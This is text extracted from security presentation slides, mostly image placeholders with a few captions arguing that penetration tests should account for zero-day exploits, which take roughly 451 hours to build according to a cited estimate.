
All of this means that if we are failing to consider 0day, we are just ignoring reality.




Aitel says: about 451 hours
to create a good 0day
exploit





Creating an 0day per
engagement is unlikely

..and still doesn't solve the
problem.




